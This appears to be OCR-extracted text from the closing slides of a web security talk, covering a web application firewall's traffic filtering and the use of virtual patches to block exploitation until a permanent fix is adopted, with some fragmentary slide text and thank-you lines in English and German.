
ALLOWS **MANUAL BLOCKING**

WA

Your

UALLY
OWN
RE
LITIES


S
L
G


WAF NETWORK
All
HTTP / HTTPS Traffic
Application Profiling
Signatures and Heuristics
Correlation Engine
Original Host
Good
HTTP / HTTPS Traffic
Bad
HTTP / HTTPS Traffic

Virtual patch?

The **fastest solution** when a vulnerability is discovered.

Critical to **stop any exploitation attempt during the vulnerable period** until a permanent solution is adopted (patch, plugin removal, etc.)



Once a vulnerability is discovered, if it can be stopped using a virtual patch, it is immediately deployed into the WAF ruleset.


Everybody needs a hacker

THANKS!
DANKE SCHÖN!!

Questions?
Fragen?